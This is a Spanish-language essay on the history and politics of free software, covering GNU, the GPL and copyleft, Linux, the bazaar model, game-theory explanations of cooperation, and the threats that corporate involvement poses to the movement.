Los ordenadores sólo procesan lenguaje binario[22], pero para las personas este no es un modo válido de comunicarse (salvo a nivel sináptico :-). Si bien en los tiempos heroicos de los primeros ordenadores no les quedaba otro remedio que hacerlo, los programadores hace mucho que no escriben su código en lenguaje binario (denominado técnicamente «código-máquina»), pues es terriblemente tedioso, improductivo y muy sujeto a errores. Hace tiempo que los programadores escriben las instrucciones que ha de ejecutar el procesador de la máquina mediante lenguajes formales, llamados «de alto nivel», bastante cercanos al inglés, si bien con rígidas reglas sintácticas que lo asemejan a los lenguajes lógico-formales. Esto facilita enormemente la tarea de escribir programas pero, para que esas instrucciones sean comprensibles para el procesador, deben ser convertidas antes a código-máquina. Esa conversión se realiza cómodamente con programas especiales, llamados compiladores. A lo que escribe el programador se le denomina «código-fuente». Al resultado de la «conversión» (compilación) en lenguaje-máquina, se le denomina «código-objeto», «binarios» o «ficheros ejecutables». En principio, al usuario común sólo le importa este último nivel, los «binarios», pero conviene tener clara la distinción entre fuentes y binarios pues es clave para entender el empeño de los partidarios del software libre en disponer de las fuentes.

Pero el software libre es mucho más que el derecho de los programadores y de los hackers[23] a disponer de las fuentes del código: significa también la libertad de copiar y redistribuir esos programas. Esos derechos, o su ausencia, condicionan a cualquiera que use un ordenador y han configurado la industria del software y de la informática tal y como la conocemos hoy día. También ha dado lugar a un movimiento social —el del software libre— cuya historia reconstruiremos brevemente en las próximas líneas.

2. Los inicios

En la informática de los años sesenta y setenta y en la cultura hacker que surgió en torno a ella, se disponía libremente de las herramientas necesarias y del código fuente de la gran mayoría de los programas. La colaboración forma parte desde antiguo de los hábitos de la comunidad científica y además, ante la diversidad de plataformas, era necesario disponer del código cuando se adquiría el programa para poder *portarlo* al hardware de cada cual. Era tan normal como compartir recetas de cocina y ni siquiera se hablaba de «software libre», pues todo el que quería programar se beneficiaba de ello y veía lógico que los demás se pudiesen beneficiar a su vez. Los hackers copiaban los programas, intercambiaban sus fuentes, podían estudiarlas, evaluarlas, adaptarlas a sus necesidades y a su hardware, reutilizaban una parte del

código para hacer nuevos programas… El desarrollo de bienes públicos basados en ese modelo fue exponencial hasta el punto de que gran parte de la tecnología en la que se basa hoy Internet —desde el sistema operativo UNIX hasta los protocolos de red— procede de esos años.

Pero, a principios de los años ochenta, ese modelo entra en crisis, y rápidamente comienza a emerger un modelo privatizador y mercantilista. Los ordenadores, hasta entonces escasos, caros y poco potentes, se hacen asequibles, cada vez más baratos y potentes y aparece un nuevo negocio, el de los productores de software. Los programas se empezaron a vender como productos comerciales independientes de las máquinas y sólo con el código binario, para ocultar las técnicas de programación a la competencia. La nueva industria del software comienza a apoyarse en la legislación sobre propiedad intelectual. El mundo UNIX se fragmenta en diversas versiones privatizadas y progresivamente incompatibles entre sí, que los programadores no pueden modificar. Lo que era práctica habitual, se convirtió en un delito: el hacker que compartía el código y cooperaba con otras personas pasó a ser considerado un «pirata».

Al tiempo que los sistemas van haciéndose incompatibles entre sí, la comunidad de investigadores se va desmembrando poco a poco. Muchos hackers ficharon para empresas y firmaron contratos en los que se comprometían a no compartir con nadie de fuera los «secretos de fabricación» (el código fuente). Por su parte, los laboratorios de investigación comenzaron a hacer lo mismo y obligaban a sus hackers a suscribir el mismo tipo de cláusulas. Para cerrar el círculo, los compiladores, los depuradores, los editores y demás herramientas imprescindibles para programar eran propietarios y se vendían a precios respetables: se trataba de que la programación de verdad sólo estuviese en manos de la naciente industria de software.

Hubo hackers que no aceptaron esta nueva situación y continuaron con sus prácticas pero parecía solo una cuestión de tiempo que la industria del software propietario arrinconara y dejara definitivamente fuera de la ley la cultura cooperativa y confiada de las primeras comunidades de hackers.[24] Este contexto sirve de base y explica el auge posterior del imperio Microsoft y similares: estaba naciendo el negocio del software propietario y la próspera industria de los ordenadores personales.

3. El proyecto GNU

Son los primeros años ochenta y seguiré la pista de algunos de esos programadores que habían conocido la vieja cultura hacker de los años setenta y que no se plegaron a los designios privatizadores de la industria del software.[25] De hecho, consideraron la privatización un verdadero atentado a los mismos cimientos del proceso de conocimiento. Se cuestiona que la propiedad intelectual sea un

derecho natural, y se percibe como una práctica socialmente indeseable.[26]

Con ese planteamiento nace el Proyecto GNU (acrónimo recursivo que significa GNU's Not UNIX, o sea, «GNU No es UNIX») de la mano de Richard M. Stallman, un hacker del emblemático Laboratorio de Inteligencia Artificial del Massachusetts Institute Technology (MIT). Era el año 1984, Stallman abandona el MIT para que no interfiera en sus planes y junto a otros hackers interesados en el proyecto GNU, crea la Free Software Foundation (FSF) en 1985 comienza una labor metódica y discreta, guiada por una asombrosa visión estratégica.[27]

El proyecto GNU se propuso a la sazón una tarea titánica: construir un sistema operativo libre completo. No es sencillo expresar en pocas palabras la enorme dificultad que comporta un proyecto así, sólo al alcance de unas cuantas empresas con miles de programadores a sueldo. No digamos ya si no se dispone de herramientas para hacerlo. Stallman tuvo que empezar casi desde cero, sin modelo bazar, pues no existía la universalizada red Internet tal y como hoy la conocemos; tampoco existía una comunidad de desarrolladores lo suficientemente grande y ni siquiera se disponía de un compilador libre para empezar el trabajo. Una analogía es construir una casa sin disponer apenas de herramientas, por lo que primero hay que fabricarlas: desde picos y palas hasta ladrillos y cemento. Eso sí, contaba con algún material reciclable de «otras casas» —grandes fragmentos de código UNIX y una cultura de reutilizar código—. Stallman y la FSF merecen por tanto un reconocimiento especial en esta historia, pues sin compilador, depurador y editor libres no habría sido posible lo que vino después, incluyendo el propio Linux.

Con todo lo importante que eran esas herramientas, no fue ni mucho menos la principal aportación de la FSF. Y es que los hackers que impulsaron el Proyecto GNU en aquellos años no se conformaron con su trabajo de desarrolladores, ya de por sí formidable. Se dieron cuenta de que necesitaban algo más que crear herramientas de software que dieran libertad a los programadores. Para que el trabajo no fuera estéril y fácilmente reapropiable por intereses privados, precisaban además defender esa libertad en el terreno político y jurídico. El *Manifiesto GNU* (1985), escrito por el propio Richard Stallman, es la declaración de principios e intenciones del proyecto; inspirada en sus principios, se lanza en 1989 la primera versión de lo que fue posiblemente el mejor logro de la FSF y significativamente no en el terreno informático, sino en el ámbito jurídico: la GPL (General Public License) o Licencia Pública General.[28]

4. La GPL: copyleft para tod@s

Utilizando un brillante juego de palabras, tan del gusto de los hackers, Stallman inventa el concepto de *copyleft*, con el propósito político de garantizar la libre circulación de los saberes contenidos en el software y la posibilidad de que todos

contribuyan a su mejora. El copyleft se sirve de las leyes internacionales del copyright para darles la vuelta (all rights reversed: «todos los derechos del revés») pues protege el uso en lugar de la propiedad. El autor se reserva los derechos para que su obra pueda ser utilizada por cualquiera con la única condición de que nadie recorte o elimine esos derechos de libre uso: en el momento en que alguien suprima o añada nuevas condiciones que limiten en algo su disponibilidad (por ejemplo, distribuyendo código binario modificado sin posibilidad de acceder a las fuentes modificadas) estaría vulnerando la licencia y perdería el derecho a servirse de ese software. Obligando a transferir esos derechos a cualquiera que copie ese software, lo modifique o no, se beneficia quien está de acuerdo con mantener su futuro trabajo con copyleft, mientras que quien quiera desarrollar software propietario no podrá utilizar código libre y deberá empezar desde cero.

La GPL o Licencia Pública General es la plasmación jurídica del concepto copyleft. Con el tiempo, la GPL se ha convertido en el cimiento del software libre, su baluarte legal, y para muchos constituye un extraordinario ejercicio de ingeniería jurídica: con la GPL se asegura que trabajos fruto de la cooperación y de la inteligencia colectiva no dejen nunca de ser bienes públicos libremente disponibles y que cualquier desarrollo derivado de ellos se convierta como por ensalmo en público y libre. La GPL se comporta de un modo «vírico» y, como un rey midas del software, convierte en libre todo lo que toca, es decir, todo lo que se deriva de ella.

Junto al modelo copyleft, hay otros desarrollos de software libre que no son copyleft y considerados menos «estrictos» en cuanto a la licencia, cuya mayor diferencia con el copyleft es que no insisten en que el código derivado tenga que seguir siendo libre. Es el caso de las licencias tipo BSD[29] y las de tipo X11/XFree86: no ponen el énfasis en asegurarse que el software libre siga siéndolo, pues los partidarios de Berkeley consideran que de algún modo eso ya es limitar derechos. Posiblemente, es una postura que se acerca al anticopyright y a la noción de «dominio público» (un bien que jurídicamente no es de nadie), pero es menos comprometida —al menos en cuanto a la licencia en garantizar que el software libre no deje de serlo—. En la práctica y dejando los matices de tipo jurídico, tanto las licencias tipo BSD/XFree86 como la GPL son el baluarte del software libre y ambas representan un referente ético y práctico alternativo al software propietario.

Linux

Disponiendo de la GPL y de poderosas herramientas informáticas libres llegamos a los años noventa, con un sistema operativo GNU ya casi completo. Faltaba el *kernel* o núcleo de sistema, una pieza fundamental y muy compleja que se iba retrasando más de lo debido por la enorme dificultad de la empresa y por la escasez de voluntarios que trabajasen en ello (hay que recordar que la mayor parte de los hackers

han escrito su código en ratos libres).

Por aquel entonces, por su cuenta y riesgo y sin ninguna relación con la FSF, un estudiante finlandés llamado Linus Torvalds decide ponerse a escribir un kernel que pueda funcionar y sacar todo el partido de la arquitectura de 32 bits de los nuevos procesadores i386. Cuenta con las herramientas GNU para hacerlo, y con un desarrollo UNIX para los PC de 16 bits de entonces (minix). Por primera vez hay máquinas disponibles a nivel personal y a precio asequible capaces de trabajar con un sistema multitarea. Linus decide entonces hacer un llamamiento a través de las news para quien quiera ayudarle en el desarrollo. A los pocos meses (1992), son unos cientos de entusiastas hackers de todo el mundo, coordinados a través del correo electrónico y de las news y sin ningún interés económico, los que consiguen el milagro. A un ritmo frenético y en medio de un caos aparente, van dejando versiones en los repositorios FTP de Internet para que la gente las pruebe, las estudie o las mejore. Linus pone el desarrollo del kernel bajo la GPL y el proyecto GNU se pone a trabajar para integrar el nuevo kernel con el resto del sistema. Desde entonces la historia es bien conocida: a principios del año 2000 son probablemente más de mil hackers los que dan soporte al kernel y se calculan veinte millones de usuarios del conjunto GNU/Linux. En suma, disponemos libre y gratuitamente de un sistema operativo completo, potentísimo y fiable como el que más, que doblega a las grandes firmas y desafía a muy corto plazo al ubicuo imperio de los Windows™ con miles de programas en constante evolución (la última distribución GNU/Linux del Proyecto Debian[30] recopila más de 4500 paquetes de código libre).

Si bien es el más conocido, el núcleo Linux no es el único ejemplo del increíble éxito del software libre: por ejemplo, el 62% de los servidores web de Internet (equivalente a diez millones de sitios web, según el último estudio de Netcraft,[31] correspondiente a junio de 2000) se basa en un software libre llamado Apache, o en alguna versión modificada del mismo. Apache lo desarrollaron en un tiempo record un grupo de webmasters y ha minimizado el uso de los servidores propietarios de Microsoft y Netscape (en el mismo estudio de Netcraft aparece en segundo lugar, muy lejos de Apache, el IIS de Microsoft con un 20,36% de los servidores web y tercero Netscape-Enterprise con solo un 6,74%). Muchas otras utilidades y aplicaciones basadas en software libre operan en servidores de todo el mundo y, de modo silencioso y transparente para el usuario de a pie, garantizan el funcionamiento cotidiano de Internet y de otras muchas redes y sistemas informáticos, libres de los virus y agujeros de seguridad que periódicamente atormentan a los inseguros sistemas basados en Windows. Disponer del código fuente permite localizar errores y corregirlos, e incluso detectar la existencia de código malicioso (virus, puertas traseras, troyanos) que las empresas y grupos de poder pueden eventualmente introducir en los programas y sistemas operativos cerrados como forma de control y de asalto a la privacidad.[32]

El responsable de esta revuelta antipropietaria («Linux es subversivo»: así

empieza *La catedral y el bazar*) no es Linus Torvalds ni Richard Stallman ni la FSF, ni universidad, gobierno o institución alguna, ni menos aún las empresas que ahora cotizan en el Nasdaq con «Linux» como bandera. El responsable de todo esto es la propia comunidad de usuarios del sistema. En el caso de Linus Torvalds, su mayor mérito y por lo que debe ser reconocido sin discusión no es por el kernel Linux, por extraordinario que sea este, sino por el «modelo bazar», la genial intuición de ingeniero que tuvo para ponerlo a tope de vueltas en el momento justo (sin la explosión de Internet y de los ordenadores personales no habría sido posible). Linus ha llevado probablemente hasta sus límites el modelo bazar y lo ha exprimido al máximo, aunque justo es decir que para nada lo inventó, pues desde siempre formaba parte de algunos entornos UNIX y de la práctica de determinadas comunidades científicas y académicas (como Bell Labs, el MIT AI Lab o la Universidad de California en Berkeley), que lo aplicaron y obtuvieron éxitos legendarios: pero nadie antes que Linus lo había lanzado a escala planetaria, fuera del ámbito científico y con ese formidable grado de intensidad y productividad. Se puede afirmar sin temor a exagerar que el sistema operativo libre GNU/Linux es la obra más importante que hasta ahora ha producido Internet.

6. El modelo bazar

Actualmente y gracias al proyecto en torno al kernel Linux, el principal modelo de desarrollo del software libre es el «modelo bazar». Fue descrito por Eric S. Raymond en su ya clásico *La catedral y el bazar*[33] (1997) y sin duda constituye una aportación singular en este capitalismo de fin de siglo. Raymond contrapone el modelo bazar a un modelo de producción de software al que denominó «modelo catedral»[34], basado en la necesidad de un arquitecto al mando de un staff rígidamente estructurado y jerarquizado y el estricto control de errores previo a la publicación. A juicio de Raymond, el modelo catedral no sólo corresponde a la industria del software propietario, sino a algunos de los grandes desarrollos libres que ha avalado la FSF.

Según Raymond, el modelo bazar de programación se resume en tres máximas: 1) liberar rápido y a menudo; 2) distribuir responsabilidades y tareas todo lo posible, y 3) ser abierto hasta la promiscuidad para estimular al máximo la cooperación. Incluso cumpliendo esas máximas, no siempre es posible el modelo bazar: sólo puede darse en un entorno de libertad, cooperación, comunidad y disponiendo del código abierto. El bazar encuentra dificultad para producir cooperación cuando se empiezan proyectos desde cero o cuando se ensaya en grupos reducidos demasiado heterogéneos o con mucho desnivel de conocimiento, por lo que a menudo encontramos fórmulas mixtas entre el bazar y la catedral.

A juicio de Raymond, el modelo bazar es mucho más eficaz y produce un

software de mayor calidad con menor gasto de recursos, lo que por sí solo ya justificaría la aplicación masiva del modelo en la industria del software. Sin dejar de reconocer esto, la gente que sigue los postulados de la FSF, insiste en que la calidad del código libre ha sido un elemento «extra» y no es la razón de ser del software libre, ya que más importante que la potencia y la fiabilidad técnica es la libertad, el bien social y la comunidad autogestionada de usuarios y desarrolladores a que da lugar, sin precedentes en ningún otro ámbito, que por primera vez lleva la iniciativa y el total control tecnológico sobre lo que usa.

En todo caso, con bazar o sin él y más allá de su demostrado éxito a nivel organizativo y técnico, el software libre desafía la lógica interesada y mercantilista que parecía definitivamente asentada en lo social. Alguien podría objetar que los procesos de cooperación no son una novedad en el capitalismo avanzado y que de hecho son parte imprescindible del modelo de organización posfordista[35]. Pero este último precisa cooperación sujetada, orientada únicamente a la extracción de beneficio, en ningún caso autodeterminada. La novedad que introduce el software libre es que pone en funcionamiento un modelo de *cooperación sin mando*. No hay intereses empresariales directos, es *general intellect* puro, ingobernable y libre del mando.[36] Es más, la ausencia de mando, de control corporativo o jerárquico, parece condición *sine qua non*: allí donde reaparece el mando sea en forma de interés propietario, sea en su variante autoritaria, el modelo se marchita, se agosta y acaba por desaparecer. Como el pájaro bobo (el pingüino), sólo puede vivir en libertad. Nadie da órdenes, nadie acepta órdenes. Y sin embargo, la gente se coordina, se organiza, hay gurús, «líderes», gente que dirige proyectos: pero es autoridad conferida, no es mando. Funciona una especie de «economía del regalo», en la cual se es más apreciado cuanto más se aporta a la comunidad. Nadie puede exigir, no hay garantía, no hay dinero como estímulo para el trabajo[37], aunque haya gente que cobre por su trabajo o gane dinero mediante Linux, pues ninguna objeción hay en la comunidad para que los hackers puedan ser remunerados por su trabajo. Todo este «bazar» caótico de listas y grupos dispersos de voluntarios por Internet produce el mejor software, complejísimo software cuyo desarrollo no está al alcance ni de la empresa más poderosa del planeta. Porque la comunidad del software libre es ya la empresa de software más poderosa del planeta.

La teoría de juegos

¿Cómo es esto posible? ¿Por qué ganan las estrategias altruistas a las egoístas en el software libre? ¿Por qué la gente no trata simplemente de extraer el máximo beneficio económico como enseña el capitalismo? ¿Por qué los pragmáticos no se limitan a tratar de aprovecharse y en la práctica cooperan como el que más (aunque ideológicamente no lo reconozcan)?

Desde la propia comunidad del software libre ha habido intentos de explicar estos fenómenos a través de la teoría de los juegos.[38] Y ciertamente, el clásico dilema entre «bien colectivo» *versus* «actitud egoísta» es superado por un axioma que recuerda vagamente al «dilema del prisionero» de la teoría de juegos: la cooperación es preferible *también* desde una perspectiva egoísta. Y, al igual que sucede en el dilema del prisionero, esto no siempre es evidente de primeras. Inventado hace medio siglo por especialistas de la teoría de juegos, el «dilema del prisionero» se utilizó para estudiar el concepto de elección racional y para ilustrar el conflicto existente entre beneficio individual y bien colectivo.[39]

En la teoría de juegos tradicional, la estrategia ganadora es la llamada *Tit for Tat* («donde las dan las toman»): «sólo coopero si el otro coopera». Es también la más simple, se comienza cooperando en la primera jugada y después simplemente se copia el movimiento previo del otro jugador. Los teóricos de juegos consideran que *Tit for Tat* reúne dos rasgos que identifican a las estrategias ganadoras y que juntas la hacen ganar en todas las pruebas realizadas por ordenador contra estrategias mucho más sofisticadas y más «sucias» (egoísmo no cooperativo): es *amable* y es *clemente*. Una *estrategia amable* es aquella que nunca es la primera en ser egoísta. Una *estrategia clemente* es la que puede vengarse pero tiene *mala memoria*, es decir, tiende a pasar por alto antiguas ofensas (se venga inmediatamente de un traidor o egoísta, pero después olvida lo pasado). No se olvide que es amable en sentido técnico, no moral, pues no perdona en absoluto. *Tit for Tat* tampoco es «envidiosa», que en la terminología de Robert Axelrod significa que no desean más recompensa que los demás y se siente feliz si el otro tiene el mismo premio que uno mismo (de hecho *Tit for Tat*, nunca gana un juego, como máximo empata con su oponente): en el software libre significa desear que todos tengan las mismas libertades de que dispone uno mismo. Que lo más eficaz sea ser amable y clemente parecía desafiar todo sentido común y constituyó toda una sorpresa para los matemáticos, psicólogos, economistas y biólogos que han estudiado a fondo las diversas estrategias de la teoría de juegos.[40] Esta conclusión, que abrió una nueva dirección de análisis, se ha confirmado una vez tras otra en los estudios y torneos organizados por el politólogo estadounidense Robert Axelrod: siempre acaban ganando las estrategias amables y clementes y siempre salen derrotadas las estrategias «sucias». Por su parte, biólogos, genetistas y etólogos están cada vez más convencidos de que la «cooperación egoísta» es la dominante en la naturaleza.

De acuerdo a la teoría de juegos, los individuos del *Tit for Tat*, cooperando entre sí en acogedores y pequeños enclaves locales, pueden prosperar hasta pasar de pequeñas agregaciones locales a grandes agregaciones locales. Estas agregaciones pueden crecer tanto que se extiendan a otras áreas hasta entonces dominadas, numéricamente, por individuos egoístas que juegan al «Voy a lo mío». A su vez, la cooperación es un fenómeno que produce realimentación positiva: nadie que disfrute de los beneficios del software libre puede dejar de promover su uso. Por eso la

comunidad conserva cierto tono proselitista, además de por una percepción más o menos generalizada de que la potencia y el futuro del modelo depende muy directamente de que haya mucha gente participando activamente en su desarrollo.[41]

Sin embargo, el modelo *Tit for Tat* no caracteriza totalmente al software libre, al menos no de una manera canónica. Por un lado, es libre incluso para quienes no cooperan (esto le da valor ético, pero le aleja del Tit for Tat). Por otro lado, aunque el copyleft permite que cualquiera se beneficie, no permite que nadie se lo apropie o que se use para crear software propietario (esto le da valor pragmático y le aproxima al *Tit for Tat*). La estrategia del software libre es «amable» y «clemente» a la vez, pero —a diferencia del *Tit for Tat*— es capaz de asumir en su seno estrategias egoístas sin necesidad de expulsarlas o vengarse de ellas (salvo quizá en casos en que se percibe un verdadero peligro, como que alguna empresa poderosa adoptase posiciones descaradamente egoístas no cooperativas, por ejemplo vulnerando la GPL).

En el software libre, convive un planteamiento basado exclusivamente en la eficacia, en la superioridad técnica y productiva que genera el modelo bazar, con otro que sitúa en primer plano la cooperación, la ética y la libertad. La postura pragmática, que hay quien ha calificado críticamente como «realpolitik»,[42] rechaza cualquier formulación ética del modelo y sólo acepta como ideología las reglas del *laissez-faire* propias del liberalismo más ortodoxo. Este planteamiento apoya y potencia decididamente el software libre, porque ha verificado que su resultado es *más eficaz*, no porque valore la cooperación en términos de producción de bienes públicos o de beneficio social ni porque considere inmoral el modelo propietario.[43] Incluso puede que solo le interese la cooperación social como poderosa máquina al servicio del capitalismo. Esta parte del modelo probablemente es la que se ajusta mejor a la teoría de juegos de acuerdo al concepto de la *cooperación egoísta*: las empresas cooperan porque a la largo obtendrán más beneficios y los individuos cooperan porque apoyando el modelo dispondrán de mejores aplicaciones.

Junto a este planteamiento coexiste un acercamiento ético o altruista. Conviene no confundirlo con un altruismo de base moral, religiosa o metafísica, sino de una ética materialista que considera la libertad y la cooperación social el mejor modo de defender algo que es bueno para todos y que encuentra otros estímulos diferentes al beneficio económico.[44] Dicho de otro modo, no se trata de una historia de «altruistas» y «egoístas», de «buenos» y «malos», que como tantos otros dilemas morales se han mostrado inoperantes por falsos: pero hay una cuestión política de fondo muy importante que los diferencia claramente y es la de si el software —y, en general, el saber humano— puede o no puede ser privatizado. Mientras para el sector pragmático esto no es relevante, para Stallman y quienes abogan por la visión ética esto es una cuestión central e innegociable: el software, a diferencia de los bienes materiales, no puede ser poseído, pues puede ser disfrutado por un número indeterminado de personas sin que por ello haya que privar a nadie de tenerlo a su vez.[45] Ése es el núcleo del dilema, de la diferencia, y el que comporta acercamientos

tan dispares al software libre.

La teoría de juegos funciona a nivel estadístico y se basa en estrategias inconscientes de base algorítmica (las pueden ejecutar máquinas, genes o seres humanos): no aplica pues criterios morales o finalistas ni trata de dar cuenta de los casos particulares, ni de las motivaciones de cada cual para cooperar o para ser egoísta, sino que nos ofrece algo más sutil y valioso: la comprensión de un proceso y el cuestionamiento de un mito capitalista y neoliberal, el del juego sucio y el «todos contra todos», el de que es mejor que cada uno vaya a lo suyo y solo se atienda a los intereses privados. Las conclusiones de la teoría de juegos —pese a carecer de finalidad moral— nos ofrece un resultado optimista y alentador para una ética materialista (no moralista ni religiosa). La teoría de juegos y el software libre podrían ser la punta de lanza de un *nuevo mito*, el mito de compartir, el de la cooperación y la ayuda mutua. Podría anunciar la saludable idea de que incluso con individuos egoístas al mando, y en palabras del biólogo Dawkins, «los buenos chicos acaban primero».

No obstante, hay también razones para pensar que si el enfoque pragmático, apolítico, también llamado «cooperación egoísta», se acaba imponiendo, dañará a la comunidad del software libre, que podría acabar siendo recuperada por el capitalismo posfordista, del mismo modo que recupera el *general intellect* (la cooperación y el saber social general) y lo pone al servicio de la extracción de beneficio privado. Otros, sin embargo, apuestan por la coexistencia de ambas tendencias, y piensan que mientras la postura egoísta se avenga a cooperar dentro de las reglas del software libre no habrá nada que temer. Ese debate lo abordaré en el siguiente epígrafe.

8. Desafíos e interrogantes

> El interés en el software crece más rápido que la conciencia acerca de la filosofía sobre la cual está basado, y esto crea problemas. Nuestra capacidad de enfrentar los desafíos y amenazas al software libre depende de la voluntad de mantenerse firmes del lado de la libertad. Para asegurarnos de que nuestra comunidad tiene esta voluntad, necesitamos esparcir la idea entre los nuevos usuarios a medida que ellos llegan a nuestra comunidad. Pero estamos fracasando en esto: los esfuerzos realizados para atraer nuevos usuarios a nuestra comunidad sobrepasan de lejos a los esfuerzos dedicados a la enseñanza cívica acerca de nuestra comunidad. Necesitamos hacer ambas cosas, y es necesario que mantengamos ambos esfuerzos equilibrados.
>
> Richard Stallman.

Entre 1997 y 1998 se producen tres acontecimientos que, a juicio de muchos, inauguran un nuevo periodo en el ámbito del software libre: la publicación de *La*

catedral y el bazar; la liberación del código fuente de Netscape y la foto de Linus Torvalds en la portada de la revista **Forbes**. Convencionalmente, se considera que esos tres hitos despertaron el interés y dieron pie a la entrada masiva de las grandes empresas en el mundo del software libre. Esta nueva etapa está llena de sombríos interrogantes, por mucho que algunos la describan triunfalmente, y probablemente van a generar nuevos focos de antagonismo. Algunas grandes empresas han comenzado a contratar hackers (lo cual no es nuevo) para llevar a cabo desarrollos de software libre (esto sí lo es). Trabajos que antes se hacían sin interés económico directo ahora empiezan a estar financiados por empresas. Proyectos cuya motivación era la necesidad o el deseo de los hackers y de la comunidad de usuarios de software libre, ajena al mercado, ahora pueden empezar a estar condicionados por las necesidades, los ritmos y las prioridades de las empresas que financian esos proyectos.[46] Modestos negocios que basaban sus ingresos en servicios relacionados con el software libre se han convertido de la noche a la mañana en grandes empresas que han salido a bolsa con capital-riesgo. Algunas empresas que basan su negocio en el software libre se están dedicando a comprar empresas más pequeñas y a su vez son compradas por otras mayores, produciéndose la creación de grandes emporios. Ese trajín de compraventa incluye sitios estratégicos para la comunidad como medios de comunicación o repositorios de software: Andover compra Slashdot y Freshmeat; VA Linux compra Andover; RedHat compra Cygnus, etc. ¿Adónde conduce esa concentración empresarial? ¿Qué pinta la gente de a pie en todo este tinglado?

Hasta ahora, en la comunidad del software libre todo esto no se aprecia como una amenaza, ni siquiera como un problema, antes al contrario: alguna gente se ha esforzado mucho para convencer a las empresas de la viabilidad capitalista del modelo, y ahora empiezan a recogerse los frutos. ¿Cómo vamos a oponernos ahora a que las empresas ganen dinero con el modelo, siempre y cuando mantengan las reglas del juego, es decir, produzcan o financien software libre?

Ni tenemos perspectiva ni ha pasado tiempo suficiente (apenas dos años) para valorar lo que va a suponer la irrupción masiva de capital fuerte y de transnacionales en el software libre. Mi apreciación personal es que, a diferencia de otras cuestiones en que se mantiene una actitud crítica y muy alerta (como la legislación sobre patentes), en este crucial asunto hay excesiva fe en las bondades del mercado y del libre comercio. Es cierto que hasta ahora se ha conseguido doblegar a verdaderos gigantes, pero ahora la situación es distinta porque con el modelo de «cooperación egoísta» —y qué mayor paradigma de la cooperación egoísta que el de la empresa capitalista— esas empresas juegan a estar *dentro*. Se puede pasar fácilmente de la cooperación sin mando a la cooperación sujetada, la cooperación con mando.

Se presupone, en contra de toda evidencia histórica anterior, que lo que es bueno para las empresas es también bueno para las personas. Y el axioma no es ese, sino uno más tautológico pero también más exacto: *lo que es bueno para las empresas es bueno para las empresas*. Y nada más. Bien es cierto que, a veces, aquello que genera

beneficio empresarial es reutilizado para procurar beneficios sociales, pero esto es colateral (como un epifenómeno) y es atrozmente ingenuo confiar *a priori* en que va a ser así. La confusión entre lo que es bueno para las empresas (la acumulación de capital y la extracción de beneficio económico por encima de cualquier otra consideración) y lo que es bueno para la gente (la producción de bienes públicos y de riqueza social para la vida en comunidad) puede ser desastrosa. *Todo el interés del capitalismo en el software libre es convertirlo en una máquina más de hacer dinero*, pero como con todo lo demás si lo consigue probablemente será a costa de vaciarlo de todo contenido liberador.

El sector que va más allá de la superioridad técnica y que realiza una apuesta por la dimensión ética del software libre, confía en la fortaleza del movimiento y de momento no se percibe alarma alguna en este sentido. Se considera que el modelo de producción del software libre no puede ser privatizado y recuperado por el mercado, que está blindado *jurídicamente* (la GPL), técnicamente (la superioridad en varios órdenes de magnitud de lo creado mediante el modelo bazar frente a sistemas propietarios) y *políticamente* (algunos de los más significativos promotores del software libre provienen de movimientos contraculturales o simpatizan con causas proderechos civiles).[47]

No obstante y compartiendo esa confianza en la potencia de la comunidad y su capacidad de respuesta, demostrada ampliamente hasta ahora, no hay razón para desechar una lectura más crítica que nos haga cuando menos estar alerta y no relajarnos ante los éxitos y los cantos de sirena que vienen de fuera: el capitalismo ha sido capaz de «recuperar», privatizar y mercantilizar casi todos los aspectos de la producción y de la vida, desde lo material a lo inmaterial. ¿Por qué no va a poder hacer lo mismo con el software libre? De hecho, hay ya bastantes indicios que apuntan a la «recuperación» mercantilista de la capacidad de innovación del hacker. El asalto masivo de las grandes empresas, con perspectiva exclusivamente mercantil, podría verse como un «troyano»[48] introducido en el software libre y que, con el tiempo, parasite y desactive la potencia de la comunidad. ¿De qué modo? La confusión con el tema de las licencias, por ejemplo, está debilitando progresivamente la filosofía de fondo del software libre (por eso la FSF se esfuerza tanto en explicar las diferencias entre unas y otras), haciendo que algunas empresas hagan pasar por libres desarrollos que no lo son, o bien popularizando distribuciones comerciales «Linux» que mezclan software propietario con la base libre del sistema GNU/Linux. Lo primero —la confusión con las licencias— puede causar desconfianza entre los desarrolladores, que teman que su trabajo pueda ser finalmente reapropiado y privatizado, y lo segundo —las distribuciones GNU/Linux que añaden software no libre— tapona el desarrollo de opciones libres que reemplacen esas soluciones propietarias y se legitima software propietario como si por el hecho de funcionar bajo GNU/Linux fuese «menos propietario» y más aceptable. Por su parte, la Open Source Initiative (OSI) no ha ayudado mucho a aclarar este panorama. Surgió como

propuesta de algunos hackers para acabar con una ambigüedad (*free* en inglés, significa «libre» pero también «gratis») y con un término que al parecer disuadía a las empresas, pero a cambio ha introducido otras tal vez peores: con el concepto *open source* («fuente abierta») que proponen como sustituto a «software libre» se pone solo el acento en que el código fuente esté disponible, sin incidir en las otras dos libertades (poder copiar y poder redistribuir libremente). Es decir para solucionar una ambigüedad, se ha creado otra mayor.

Otro problema derivado del *troyano* de la mercantilización son los agravios comparativos que pueden producirse entre hackers que cobran de multinacionales mucho dinero por el mismo trabajo y proyecto en que otros participan sin cobrar. También hemos citado el peligro de que las empresas marquen las prioridades de desarrollo y que se privatice el conocimiento. Esto último la privatización del conocimiento entronca con dos de los problemas más graves con los que se debe medir el software libre: 1) la poca o nula disponibilidad de los fabricantes a facilitar información técnica relevante sobre sus dispositivos, ni a fabricar *drivers* para GNU/Linux que permitan utilizar los nuevos dispositivos que van apareciendo en el mercado; y 2) las patentes del software, como forma de privatización de las ideas, verdadera amenaza para el software libre, ya que obligan a esperar durante años a que expiren patentes de invención que son cruciales para poder utilizar determinados programas.

Algunos de esos elementos, o varios combinados entre sí, podrían desmoronar la cooperación sin mando y, por tanto, la comunidad de software libre tal y como hoy la conocemos: y si no hay comunidad, no hay software libre; puede haber fuentes abiertas y públicas incluso, pero no software libre. Se hace pues cada vez más necesario un análisis político del software libre que lleve a una toma de postura política o, si se prefiere, a una apuesta ética que no ponga en primer lugar la conveniencia o la mera instrumentalización de si es mejor o peor que las opciones propietarias. Estamos ante un fenómeno que escapa claramente a los parámetros clásicos de la economía política y de la ideología: escapa a los parámetros ideológicos al uso, pues ni acaba de encajar en una visión antagonista —hay grandes dosis de pragmatismo y no existe una visión decididamente anticapitalista— y tampoco encaja en el neoliberalismo puro y duro —la libertad absoluta es un valor fundamental del movimiento—, sí, pero no el único pues hay también principios éticos acerca de lo público, del apoyo mutuo y del acceso igualitario y horizontal a los recursos del conocimiento y en contra de la privatización del saber humano. Es una nueva noción de bien público, no tutelado por el mercado ni por el Estado: es un nuevo *espacio público no estatal*. No hay duda de que un nuevo 